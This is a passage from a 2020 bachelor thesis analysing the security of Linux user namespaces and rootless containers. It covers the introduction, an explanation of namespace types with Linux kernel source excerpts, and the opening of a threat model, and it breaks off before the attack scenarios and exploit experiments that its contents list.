Security Analysis of User Namespaces and Rootless Containers

DOI: 10.15480/882.3089

Bachelor Thesis

Anton Semjonov

January 2020

Supervisor:
Ann-Christine Kycler

Hamburg University of Technology
Security in Distributed Applications
https://www.tuhh.de/sva
Am Schwarzenberg-Campus 3
21073 Hamburg
Germany

Declaration

I, Anton Semjonov, solemnly declare that I have written this bachelor thesis independently, and that I have not made use of any aid other than those acknowledged in this bachelor thesis. Neither this bachelor thesis, nor any other similar work, has been previously submitted to any examination board.

Hamburg, January 13, 2020

Anton Semjonov

Contents

1. Introduction 1

2. Linux Namespaces 5

2.1. Operating-System-Level Virtualization . . . 5

2.1.1. The Concept of a Container . . . 5

2.2. Namespaces . . . 6

2.2.1. Types of Namespaces in the Linux Kernel . . . 7

2.2.2. The User Namespace . . . 9

2.3. Container Runtimes . . . 13

2.4. Outlook . . . 14

3. Threat Modelling 15

3.1. Threat Model . . . 15

3.1.1. Actors and Assets . . . 15

3.1.2. Threat Categories . . . 16

3.1.3. External Factors . . . 16

3.2. Attack Scenarios . . . 16

3.2.1. Malicious User on a Single Host Machine (MU) . . . 17

3.2.2. Code Execution Inside of a Container (CE) . . . 18

4. Experimenting with Known Vulnerabilities 21

4.1. Test System Setup . . . 21

4.1.1. Obtaining Proof-of-Concept Sources . . . 22

4.1.2. Running the Experiments . . . 22

4.2. DirtyCoW (CVE-2016-5195) . . . 22

4.2.1. Privilege Escalation . . . 23

4.2.2. Overwrite Read-Only Files . . . 24

4.2.3. vDSO-based Container Breakout . . . 26

4.3. SockSign (CVE-2017-7308) . . . 26

4.3.1. Privilege Escalation . . . 28

4.3.2. Container Breakout . . . 29

4.3.3. gVisor Runtime . . . 32

4.3.4. Similar Vulnerabilities . . . 32

4.4. runc (CVE-2019-5736) 33
4.4.1. Default Setup 34
4.4.2. Enable User Namespace Remapping 35
4.4.3. Rootless Docker Installation 35
4.4.4. Using System Binaries in a Rootless Setup 35
4.5. Other Vulnerabilities 36
4.5.1. Unauthorized Creation of SUID Binaries using OverlayFS Filesystem 37
4.5.2. Illegal Combination of CLONE Flags allows Unauthorized chroot 38
4.6. Summary 39

5. Evaluation **41**
5.1. Evaluation of Experiments 41
5.1.1. DirtyCoW 41
5.1.2. SockSign 41
5.1.3. runc 42
5.1.4. Other Vulnerabilities 43
5.2. Defence in Depth and Other Mitigation Techniques 43
5.2.1. Userspace Kernels and Different Runtimes 43
5.2.2. Mandatory Access Controls and Security Frameworks 44
5.2.3. Daemon-less Operation 45
5.2.4. Preventing Resource Exhaustion and Denial of Service 45
5.2.5. Least Privilege 46

6. Conclusion **47**

A. Appendix **49**
A.1. Experiment Machine Setup 49
A.2. Experiment Sources: DirtyCoW 55
A.3. Experiment Sources: runc 61
A.4. Experiment Sources: SockSign 63

Bibliography **73**

List of Acronyms **81**

List of Figures **83**

Listings **85**

List of Tables **89**

1. Introduction

Containers are a concept of virtualization at the operating system level to encapsulate and isolate different applications and userspace programs. To a process running inside of such a container it may look as if it were alone on a real system and because this is merely a thin layer of isolation, it allows one host system to run many containers efficiently at the same time.

The need for compartmentalization and virtualization of a system's resources arises for manifold reasons, which usually entail running different workloads isolated from each other on the same hardware for security or efficiency reasons: in virtual hosting environments it can be used to allocate systems for a large number of mutually-distrusting users; it improves modularity by allowing multiple, possibly incompatible, versions of an application running side-by-side; it can provide security by isolating a program processing untrusted inputs; and virtualization can increase service availability by running workloads redundantly, allowing for a live-migration to different hardware and in general provide quicker failover procedures.

In recent years, interest in Linux container technologies aiming to suit this need has spiked and many industries rapidly adopted them for their application development and deployment operations [1]. Workloads that have previously been deployed in virtual machines on-premises are moved to containers and managed cloud environments to benefit from quicker deployment iterations and simpler maintenance [2]. While improved operational efficiencies are the most commonly associated benefit of adopting containers, both developers and IT executives currently rank security as a main concern in a containerized solution [3].



Figure 1.1.: Google Trends data showing the interest in the Docker software and Virtualization technology over time, which visualizes the rapid adoption of containerization technologies.

Namespacing and container technologies have existed in the past under different names in various operating systems – e.g. FreeBSD Jails, Linux OpenVZ, Solaris Zones, etc. –, but the first open-source release of Docker really marks a turning point. Its adoption has been so rapid that for many people

Docker has essentially become synonymous with containers on Linux. This trend is visualized in Figure 1.1, where a steep rise in popularity can be seen for Docker and Kubernetes software since their respective release dates, while interest in virtualization technology slowly declines over time. This trend should not be seen as an absolute adoption ratio, however, as often-times virtual machines are still used to provide the infrastructure necessary for hosted cloud environments. Virtual machines are still widely regarded as a more solid and secure alternative to containers.

The concept of containers on Linux is composed of namespaces that provide isolated and tiered views on different kernel resources. A child process in a new namespace only sees a subset of the global resources associated with this particular namespace. As an example, the first process inside a new *process identifier (PID) namespace* will be `PID 1` and will not see any processes in other namespaces. *Mount namespaces* provide an independent filesystem hierarchy that can be modified by adding mounts and pivoting root without altering the host's filesystem view. And similarly, *user namespaces* provide a mechanism to create a mapping of user identification numbers and encapsulate capabilities that are only granted on resources that are themselves created within that same user namespace. When all the different namespace types are combined to achieve full isolation the resulting construct is called a *Linux container*.

The question arises whether user namespaces could improve on the aforementioned perceived insufficiency of security in a meaningful way. The topic arose from a personal interest in understanding containerization under Linux in depth and analysing some often-heard security benefits of so-called "rootless" containers, which employ user namespaces to avoid the need for administrative rights on a system when creating containers. During this investigation the following questions served as guidance:

- What are (rootless) containers used for today?
- How is the concept of containers implemented in the Linux kernel?
- What are the special implementation details of rootless containers?
- Are there known security vulnerabilities related to user namespaces?

To summarize, the research question can be formulated as follows:

⇒ Considering the development of Linux namespaces and their use in container-based virtualization today, analyse the associated risks and benefits of enabling and using the user namespace in particular. Create threat models for containerized application deployments and based on those assumptions evaluate whether user namespaces can provide significant improvements to a system's security.

In related works by Abdelmassih [4] and Kabbe [5] the security implications of using containerization technologies have been analysed in general. Particularly, they include an extensive comparison to classical hardware virtualization technologies and aim to answer the question whether containers can be regarded as sufficiently secure in environments demanding a high level of security, integrity

and confidentiality. A report by the Fraunhofer AISEC [6] details possible threats and mitigations that arise when using container-based virtualization for network functions and thereby creates an extensive domain-specific threat model. These related works are listed here mainly because they provide valuable insights on this topic in general and served as research inspiration. However the problems they aim to solve are mostly out of scope for this thesis.

The thesis is composed of five main chapters followed by the *Conclusion*. This chapter, *Introduction*, covers some background information and motivations for this thesis. Chapter *Linux Namespaces* introduces the concept of operating-system-level virtualization in comparison to classical hardware virtualization. Kernel namespaces are described, which form the basis for containers on Linux. Special focus is given to the user namespace and its permissions model. In chapter *Threat Modelling* two scenarios are devised to create a threat model which is used in later analysis of security properties. In chapters *Experimenting with Known Vulnerabilities* and *Evaluation* different vulnerabilities are chosen and experiments are performed with available proof-of-concept exploits. The findings are then evaluated with regard to the devised threat model and the role of user namespaces for the success of each exploit is discussed. Finally, in the last chapter *Conclusion*, an attempt is made to draw a conclusion and make usage recommendations.

2. Linux Namespaces

In order to introduce operating-system-level virtualization, the reader is assumed to have some background knowledge in hardware virtualization technology on Linux. For an overview, the reader is again referred to the related work by Kabbe [5, Chapter 2], which specifically aims to compare these two concepts.

2.1. Operating-System-Level Virtualization

As opposed to virtual machines, which emulate or virtualize a complete hardware stack for an entirely virtual system, implementations of operating-system-level virtualization usually reuse the running kernel and its hardware interfaces.

Modern processors provide hardware acceleration to efficiently virtualize their own architecture at almost no performance cost. There exist special drivers for virtual network and disk devices that allow the hypervisor and its guest to cooperate and achieve higher performance more efficiently. Furthermore there are different hypervisor types: architecturally, the hypervisor can be just another guest among all other guest machines, albeit with some special properties that allow it to act as the controller (cf. Xen Hypervisor). Nonetheless a fundamental overhead remains due to the need to boot an entirely new kernel and virtualize all hardware devices for every single virtual machine.

On the other hand, a system powered by operating system (OS) level virtualization is essentially a group of processes that are isolated to believe they are the only processes running on the system. While this is the fundamental abstraction that any operating system provides to its processes to begin with, OS-level virtualization additionally isolates different groups of processes; multiple user space instances of the operating system can be said to exist at the same time. The isolated processes' access to system calls and hardware resources is restricted and tightly controlled. But otherwise they utilize scheduling and memory allocation from the same kernel, just like any other running process. This method is comparatively lightweight and such a virtual system can be started up in next to no time. No hardware initialization needs to be performed and the system is not required to run a full `init` daemon either, as is usually required for a full-fledged operating system. Therefore, an application can easily be packaged with only its immediate dependencies required for running, which reduces storage requirements.

2.1.1. The Concept of a Container

As previously noted, this concept of OS-level virtualization has existed before in different operating systems. However, whether it be Solaris Zones, Berkeley Standard Distribution (BSD) Jails [8, 7] or earlier Linux kernel patches for OpenVZ – their design choices are fundamentally different when compared to what is nowadays referred to as *containers* on Linux. For example, Jails and Zones are more

similar to virtual machines in that they are implemented as "first-class" objects in the kernel: in the FreeBSD kernel, there exists a struct type `jail`, which includes pointers to a chroot path in the filesystem, a hostname and a list of IP addresses [9]; similar to processes, a Jail also has a globally unique identifier `jid`, which identifies the Jail to the kernel. These constructs provide high-level abstractions to easily provision and run an entire nested operating system with only a few commands.

Linux containers however, are merely constructed from lower-level objects: *namespaces* and *control groups* (cgroups); there is no hypothetical `struct container_t` on Linux and the kernel is not likely to gain a similar "first-class" container object any time soon, either [10]. This is an important distinction to make. Instead, these building blocks provide much greater flexibility because they can be freely mixed and matched or used in isolation [11].

What exactly constitutes a container on Linux has been agreed-upon by the Open Container Initiative (OCI) in a runtime specification [12], which is further discussed in Section 2.3. In this thesis, the term *container* will refer to Linux containers per the OCI's specification. First however, an elaboration on namespaces in Linux is in order.

2.2. Namespaces

In the Introduction, namespaces were described as providing an "isolated and tiered view on kernel resources". The Linux Programmer's Manual [13] describes them as an abstraction that makes it appear to the process as if it had an exclusive instance of a global kernel resource. More accurately, a namespace is like a context that must be given to functions that operate on these resources; this context determines what resources can be accessed and whom they belong to, thereby modifying the view of the system. The resource that is compartmentalized in this manner is determined by the namespace type, of which there are seven at the time of this writing; they are described in the next section. As an example, Listing 2.1 contains the definition of `find_pid_ns` – a function which looks up a process by its process identifier (PID) and takes a `pid_namespace` as an argument; this function may return different processes for the same PID, depending on the namespace that was passed as context.

```
101 /*
102  * look up a PID in the hash table. Must be called with the tasklist_lock
103  * or rcu_read_lock() held.
104  *
105  * find_pid_ns() finds the pid in the namespace specified
106  * find_vpid() finds the pid by its virtual id, i.e.\ in the current namespace
107  *
108  * see also find_task_by_vpid() set in include/linux/sched.h
109  */
110 extern struct pid *find_pid_ns(int nr, struct pid_namespace *ns);
111 extern struct pid *find_vpid(int nr);
```

Listing 2.1: Header file `pid.h` of the Linux kernel [14] contains a concise description of how namespaces are passed as context to functions: `find_pid_ns()` finds a process' `pid` struct in the given `pid_namespace`. The same PID can map to different structs in different namespaces.

Generally speaking, modifications of a namespaced resource only directly affect other members of

this particular namespace – or rather processes, which use the same namespace context. Depending on the namespace type however, different instances of one namespace can have a hierarchical relation and even share a certain subset of their resources. In any case, there exists an ownership relation, where every namespace must be associated to exactly one *user namespace*; this will be detailed in Section 2.2.2. This thesis will often refer to *parent* or *child* namespaces, hinting towards this hierarchical relation. Finally, when certain conditions are met, a process can "enter" another namespace by reassociating its task's namespace contexts. It will be shown that the check of these conditions is an essential part of the user namespace's proclaimed security benefits.

2.2.1. Types of Namespaces in the Linux Kernel

Several types of global kernel resources have been chosen as valuable targets for namespacing. Eric W. Biederman identifies and reasons about the need for each type using his background in high-performance computing (HPC) [15]. The different namespace types are listed in Table 2.1 and each one is described in the following subsections. An introduction to the various namespaces and their applications is also given in a series of Linux Weekly News (LWN) articles: [16, 17, 18, 19, 20, 21, 22]

Name	Description
`mnt_namespace`	the filesystem hierarchy and mount points
`uts_namespace`	system identification like hostname and system release
`ipc_namespace`	message queues, synchronization locks and shared memory
`pid_namespace`	process identification numbers and process groups
`net`	network interfaces with their IP addresses and sockets
`cgroup_namespace`	resource usage quotas and limits of processes
`user_namespace`	user and group identification numbers, namespace ownership

Table 2.1.: An overview of the namespace objects in the Linux kernel as of version 4.8 and brief descriptions of the resources that they refer to.

Mount Namespace

The *filesystem mount namespace* was the first namespace implementation to be merged in the Linux kernel [23]. It is almost a natural evolution from the `chroot` command that has long been used on UNIX systems. But while the `chroot` command simply restricts the view of the global filesystem tree to a specific subset, the mount namespace also isolates the management of all mountpoints; entirely new mounts can be added and other directories can be unmounted, thereby completely changing the entire filesystem tree within the visibility of a particular mount namespace. [24]

For example, a forked process can enter a new mount namespace, create a new mount with prepared application code and perform a `switch_root` call to this new mount; the parent process remains unaffected and does not even see the new mountpoint in its filesystem hierarchy. Since this namespace type was implemented and merged so early, its flag to the `clone` system call is simply `CLONE_NEWNS`.

UTS Namespace

The *UNIX time sharing (UTS) namespace* is a straightforward way to modify the system identification that is returned by the `uname` system call. It is not tied to any other kernel resource and so the host- and domain-name, as well as the system release reported to a namespaced process can easily be changed.

IPC Namespace

An *inter-process communication (IPC) namespace* encompasses a number of primitives that are commonly used for synchronization among processes: shared memory regions, semaphores and message queues. When isolating a process with any number of the other namespace types, it may be reasonable to separate concerns about blocking and synchronization as well.

PID Namespace

The *PID namespace* is what is actually required for a process to believe it is alone on a system in the context of OS-level virtualization. Process identifiers are deeply entrenched in the kernel interface and are used to identify, monitor, signal to or otherwise reference a process on the system.

This namespace has been implemented as a hierarchical tree mapping, so a process in the topmost PID namespace will always have visibility of all processes ever started. Counting of the process identifier is restarted at 1 in a new PID namespace; thus the PID of a process as seen from a parent namespace will differ from what is reported to the process itself within the PID namespace. It also affects what is visible through the virtual `procfs` filesystem, so in container applications the mountpoint `/proc` usually needs to be remounted upon entering a new PID namespace.

Network Namespace

Previously the largest subsystem in the Linux kernel, the network stack is contained in the *network namespace*. Its abstractions mainly consist of network devices, processes that open sockets and packets that are received on those sockets. Per Biederman [15, p. 106] a few simple rules apply: a network device is always associated with exactly one network namespace; a socket is always associated with exactly one network namespace; and each network namespace requires at least a loopback network device, which is used for host-local communication. It must be noted that the loopback interfaces in each namespace are separated from each other; local ports opened in one namespace are not visible on another namespace's loopback interface. Network interfaces can be moved between namespaces however and with `veth` pairs, which are two-ended tunnel devices similar to a `pipe`, communication between namespaces is possible. This again highlights a major difference between Linux namespaces and BSD Jails, where a jail only receives a single internet protocol (IP) address and the kernel applies filtering and substitution when a jailed process attempts to bind to "all interfaces" or the loopback subnet [7]; no separate network interfaces exist in a Jail.

Control Group Namespace

Control groups (cgroups) are primarily used to impose resource and usage limits on groups of running processes. They are virtualized with *cgroup namespaces* to ease migrations of tasks between systems

and prevent information leaks or unauthorized modification of configured limits. Without namespacing and remounting of the control group directory hierarchy a process could edit its own limits and therefore nullify the point of imposing them in the first place.

User Namespace

Finally, the *user namespace* isolates user and group identification number spaces among other security-related identifiers and attributes. It has only been implemented in kernel version 3.8 in 2013 [23, p. 14] and required extensive modifications to various security checks in the kernel, since every function needs to be namespace-aware to properly resolve identification numbers and attributes. Similarly to the PID namespace, it implements a hierarchical mapping of identification numbers and with it the user identifier (UID) of `0` finally ceased to be the "magical" identifier of an omnipotent root: user identifiers in a child namespace can be mapped to an entirely different set of user identifiers in their parent namespace.

Accessing Namespaces in the Filesystem

For practical applications, the current namespaces of a process can be accessed in the mounted `procfs` tree under `/proc/$PID/ns/*` as a set of symbolic links. The links contain the type and identifier of each namespace and if the entries of two processes point to the same targets that means that these processes are in a common namespace. At boot, an initial namespace of each type is created and processes are started in these *initial namespaces* by default. New namespaces can be created with the `unshare` call and appropriate flags. Other namespaces can be entered with `nsenter`, given available references and administrative capabilities in the target namespace; only the PID namespace cannot be switched for a running process because the process identifier must remain stable during the lifetime of a process.

2.2.2. The User Namespace

Some special focus is given to the user namespace in this section, since it is the core technology analysed in this thesis. The co-author of the Linux Programmer's Manual, Michael Kerrisk, has given an extensive overview of this particular namespace type in his presentation "Understanding user namespaces" [23].

User Identifier Remapping

As mentioned before, user namespaces introduce a hierarchical mapping of user and group identifiers. Each mapping is a subset of its parent namespace's identification number space and therefore all user identifiers can be resolved in the context of the initial user namespace – no new identifiers are created at any point. Listing 2.2 contains an excerpt of the `super_block` struct in the Linux kernel, which hints towards the fact that a user namespace must always be given when resolving ownership and attributes in the filesystem.

The mapping needs to be established by the first process upon creating a new user namespace by writing to a special file in the `/proc` directory. A visual example of such a mapping is given in Figure 2.1. Almost any mapping can be created in this manner and user namespaces can be nested as well.

```
1322 struct super_block {
1323   /* ... */
1324 
1325   /*
1326    * Owning user namespace and default context in which to
1327    * interpret filesystem uids, gids, quotas, device nodes,
1328    * xattrs and security labels.
1329    */
1330     struct user_namespace *s_user_ns;
1331 
1332   /* ... */
1333 };
```

Listing 2.2: The `super_block` struct defined in the Linux kernel header file `fs.h` [25], which must be implemented by filesystem drivers, contains a reference to a user namespace. This reference is used to resolve the identification numbers and attributes that are stored on disk.

This requires a sufficiently large identifier mapping to be useful of course and the user needs to be allowed to map to a specific user identifier range to begin with. Mapping their own user identifier is always allowed, however. Thus the user identifier 0 of a `root` user in a child namespace can be mapped to a normal user in the initial namespaces. This is different from applications like `fakeroot` in that as far as other processes in this namespace are concerned, this user is *actually* root, whereas `fakeroot` only applies to the process itself.



Figure 2.1.: User identifier remapping in a new user namespace visualized. The current mapping can be read from `/proc/self/uid_map` and in this case the root user in the new user namespace is mapped to UID 1000 in the initial namespace, while the range 1 to 65534 is mapped to 100000 and up in the initial namespace. Files owned by the user in the initial namespace appear to be owned by root in the child user namespace.

Gaining Full Capabilities

There are other reasons to create a new user namespace however. The process that creates a new user namespace also obtains a *full set of capabilities* within it [26] – the user effectively becomes an administrator. While this sounds dangerous at first, there is one caveat: these capabilities only apply

to this user namespace and any other child namespaces created therein; these capabilities therefore do not apply to the initial namespace and in theory there is no security risk. The allocation of a new credentials object following an `unshare` call and the granting of "the same capabilities as `init`" to these credentials can be seen in Listings 2.3 and 2.4.

```
33 static void set_cred_user_ns(struct cred *cred, struct user_namespace *user_ns
       )
34 {
35   /* Start with the same capabilities as init but useless for doing
36    * anything as the capabilities are bound to the new user namespace.
37    */
38   cred->securebits = SECUREBITS_DEFAULT;
39   cred->cap_inheritable = CAP_EMPTY_SET;
40   cred->cap_permitted = CAP_FULL_SET;
41   cred->cap_effective = CAP_FULL_SET;
42   cred->cap_ambient = CAP_EMPTY_SET;
43   cred->cap_bset = CAP_FULL_SET;
44 #ifdef CONFIG_KEYS
45   key_put(cred->request_key_auth);
46   cred->request_key_auth = NULL;
47 #endif
48   /* tgcred will be cleared in our caller bc CLONE_THREAD won't be set */
49   cred->user_ns = user_ns;
50 }
```

Listing 2.3: Function `set_cred_user_ns` in `kernel/user_namespace.c` [27] grants a full set of capabilities to a credential. These capabilities however are bound to a specific user namespace in line 49. It is called on the creator's credentials of a new user namespace.

This is beneficial because while the user namespaces can be configured to allow their unprivileged creation, all other namespace types require the `CAP_SYS_ADMIN` capability to be created. By passing both `CLONE_NEWUSER` and `CLONE_NEWNET` to a `clone` call, an unprivileged user can therefore create a new network namespace within a new user namespace in which they have all privileges.

The `CAP_SYS_ADMIN` capability is also required in the target namespace when attempting to enter it with `nsenter`; which is why – in theory – an attacker should not be able to escape a container by simply entering the initial namespaces, even if references to the initial namespaces are mistakenly available inside the container filesystem: a child never has that capability in its parent namespace.

In essence, it could be said that any other namespace type must always be owned by a user namespace and can only be managed by a user having administrator credentials in that user namespace.

Rootless Containers

This property of gaining full capabilities in a new user namespace is what allows the creation of so-called *rootless* containers. These containers can be fully created by non-root users and the name is not meant to imply that there is no `root` user inside the container any more.

Closing the circle to Biederman's background in HPC, rootless containers finally allow any unprivileged user of a computing cluster to create containerized workloads with standard tools. Thanks to a few patches to the widely-adopted init system `systemd`, it can even be used as the `init` process in an

```
52 /*
53  * Create a new user namespace, deriving the creator from the user in the
54  * passed credentials, and replacing that user with the new root user for the
55  * new namespace.
56  *
57  * This is called by copy_creds(), which will finish setting the target task's
58  * credentials.
59  */
60 int create_user_ns(struct cred *new)
61 {
62   struct user_namespace *ns, *parent_ns = new->user_ns;
63   /* ... */
64 
65   atomic_set(&ns->count, 1);
66   /* Leave the new->user_ns reference with the new user namespace. */
67   ns->parent = parent_ns;
68   ns->level = parent_ns->level + 1;
69   ns->owner = owner;
70   ns->group = group;
71 
72   /* ... */
73   set_cred_user_ns(new, ns);
74 
75     /* ... */
76   return 0;
77 }
```

Listing 2.4: Function `create_user_ns` in file `kernel/user_namespace.c` [27] is called from `unshare_userns` when the `unshare` system call is invoked. An entirely new set of credentials is prepared beforehand, which is used for the new user namespace. Capabilities on this namespace are granted to the new credentials in `set_cred_user_ns` as seen in Listing 2.3. The current namespace is set as `parent_ns` in the new namespace, so the ownership hierarchy is maintained.

unprivileged rootless container [28]. This, in turn, allows for completely virtualized operating systems in containers created by unprivileged users. While the reduced storage requirements of not having a full operating system were previously listed as an advantage, this fact also allows deploying complex applications; by providing the same environment, applications can work identically on bare-metal systems and inside containers. Companies like Facebook employ this technique to easily achieve portable services across their data centres [29].

A few tricks have been necessary to achieve this state. For example, as `veth` interface pairs can only be created by privileged users, a different solution was needed for networking in rootless containers. Nowadays, a user mode networking component called Slirp from the QEMU project is widely used. Akihiro Suda, who is one of the leading forces behind the development of Docker's rootless mode, updated his slides on the state of rootless containers many times accordingly with the newest advances [30]. But in a common theme he keeps advocating for rootless containers as a security benefit over other methods of giving access to containers to users; encapsulated in namespaces the necessary steps can be performed without requiring any privileged operations at all.

Rootless containers also allow to apply the notion that software compilation and packaging should

not run as root to container images. Due to the necessity of running the container runtime as a privileged user when building container images, this was not previously possible. Container images can now be built in a user namespace by an unprivileged user [31].

2.3. Container Runtimes

An industry-standard definition of a Linux container has been established by the Open Container Initiative in a runtime specification [12]. Namespaces can therefore be used to achieve functionality which does not necessarily constitute a complete container; network namespaces are well integrated into the modern network management tools on Linux and can be used to create a network which can only communicate through a virtual private network (VPN) interface – not by virtue of routing rules but simply because it will be the only interface with a routable gateway in this namespace [32]. On the other hand parts of the container implementation or the entire runtime as a whole can be replaced with different alternatives, while the resulting object still maintains the expected Linux container behaviour.

The first mainstream tooling to utilize the namespaces functionality introduced in the Linux kernel was the Linux Containers (LXC) Project in 2008. In contrast to earlier implementations like OpenVZ and Linux VServer it could therefore be used with a mainline kernel and did not require custom compilation. As a container runtime it merely sits between the operating system kernel and the user and provides means to start, monitor and manage containers by intelligently managing different namespaces.

To this day, however, LXC is geared towards full system containers and provides a Jails-like experience. The container hype that can be seen in Figure 1.1 only started with the introduction of a uniform container packaging format with the general availability of the Docker runtime. With this format, applications could easily be bundled in a portable format. Since the availability of the Docker Hub, which acts as a repository of user-generated container images, running any container is just a single command away – making it accessible to a vast number of developers and users.

An on-disk format of a container per this definition consists of a `rootfs` directory tree and a configuration file `config.json`, as seen in Figure 2.2. The directory tree will become the container's root directory after an operation not unsimilar to the `chroot` command. The configuration file [33] contains information about the environment, namespace setup and executed command for the container runtime. An archive containing both is called an OCI bundle.

In 2015, the company behind Docker donated the codebase to the Open Container Initiative, which then created the aforementioned OCI runtime specification (cf. Figure 2.2) to prevent fragmentation among different cloud providers and promote a common open standard.

A large number of container runtimes with different goals have since been developed. Thanks to the standards set forth by the OCI, the individual components remain mostly interchangeable and "Plug'n'play". Even special Linux distributions have been developed, that are specifically aimed at providing the absolute minimum boilerplate to launch containers in large orchestrated fleets and completely abstract away the underlying infrastructure (cf. Red Hat CoreOS [34]); an application can now be fully described with all its dependencies in a single configuration file, which can then be deployed



Figure 2.2.: A portable on-disk format per the Open Container Initiative's specification consists of a `rootfs` directory tree and a configuration file for the container runtime, which contains information about the required process environment and namespace setup. The `rootfs` directory becomes – as the name implies – the container's new root directory.

to such a cluster – ideally irrespective of the actual cloud provider beneath it. The cluster orchestrator software will ensure that enough copies of this application are running at any point in time and can restart or migrate instances between hosts.

2.4. Outlook

This thesis will analyse different such deployment scenarios and evaluate whether the promotion of rootless containers as a security measure in particular is justified or not. The theoretical security benefits of user namespaces are countered by increased exposure of administrative access to other subsystems on the other hand [35]. Especially in the network subsystem, this has led to security vulnerabilities in the past, which will be analysed in Chapter 4.3 ff. among other vulnerabilities in the implementation of user namespaces themselves.

3. Threat Modelling

In order to assess the security of a given application or system, a model or detailed description has to be created for it. The model should encompass different actors at play, valuable assets or confidential information worth protecting. It should include assumptions about external dependencies and the environment, and the interplay or data-flows between different components as well as the trust boundaries resulting from that.

When such a model is available, the existence of a vulnerability in any given part of the system can be classified and grouped into types of threats. For each of these threats a mitigation can then be devised which shall minimize the residual risk and impact. The design of the system can then be adapted to guard against similar conditions.

Popular techniques to create such models include the Open Web Application Security Project (OWASP) Application Threat Modelling Guidelines [36] and Microsoft's STRIDE[1] model [37], which give a detailed approach to build a model from the ground up.

3.1. Threat Model

Since the topic of this thesis is to analyse the possible impacts and benefits of user namespaces and evaluate their suitability as a mitigation against a diverse array of threats, no single particular system will be modelled in depth with the techniques described above. Instead, abstract and generic scenarios will be the basis of this evaluation, which are described in Section 3.2. The description of the threat model is itself loosely based on the threat analysis and model in Fraunhofer AISEC's Threat Analysis of Containers as a Service [6].

3.1.1. Actors and Assets

Following a classic model of a network of centrally administered systems or a generic Container-as-a-Sevice (CaaS) architecture, the actors can be grouped in *providers* and *tenants* of a given system. Contrary to the Fraunhofer AISEC model however, an attacker is assumed to have code execution at the tenant's access-level already. This means that the attacker may have exploited other vulnerabilities in the application stack already or that they are a malicious tenant themselves, who rented services from the provider directly. The terms *user* and *attacker* are used interchangeably to describe an actor with the tenant's access level and with possibly malicious motivations.

Therefore the assets of interest are the system configurations and keys of the provider and their associated privileges, as well as any information, e.g. business data, stored by other tenants on the same systems.

[1] mnemonic for Spoofing, Tampering, Repudiation, Information disclosure, Denial of service and Elevation of privilege

3.1.2. Threat Categories

For the scenarios outlined below, the STRIDE threat categories **E**, **T** and **I** [37], [38, p. 62f] are of particular interest:

Elevation of Privilege (E) An unprivileged user gains unauthorized access to privileged functions and interfaces in a system. This elevated access can be utilized to perform actions undetectable by the system administrators, access valuable assets or impersonate other users. It is a complete compromise of the system's security and allows the attacker to cause extreme damage.

Tampering with Data (T) Unauthorized modification of data may be achievable without prior elevation of privilege and can result in modifications of files on disk or be used to tamper with an ongoing communication and change the content of requests, for example.

Information Disclosure (I) Disclosure of information to actors who are not supposed to see it may encompass unauthorized access to stored data and assets or the ability to read packets of an ongoing communication.

Usually, one threat can lead to another in some way, e.g. arbitrary writes (T) can be used to tamper with system binaries and achieve a privilege escalation[2] (E). Hence, preventing a breach of the fundamental trust boundary or any sort of privilege elevation to the provider's access-level is of utmost importance in this model.

3.1.3. External Factors

The provider is assumed to employ security best-practices to the best of their knowledge and restrict the functions and interfaces accessible to the tenants without hindering their legitimate applications. However, the provider may need further guidance on whether or not to enable access to unprivileged user namespaces on multi-user systems or use them to secure their own CaaS offering.

As described above, the attacker is assumed to have code execution at the tenant's access level already. Hence it is mostly irrelevant to this analysis which specific container images were used or how exactly the application was breached to achieve this access. For the sake of simplicity, access to a shell within the trust boundary can be assumed.

3.2. Attack Scenarios

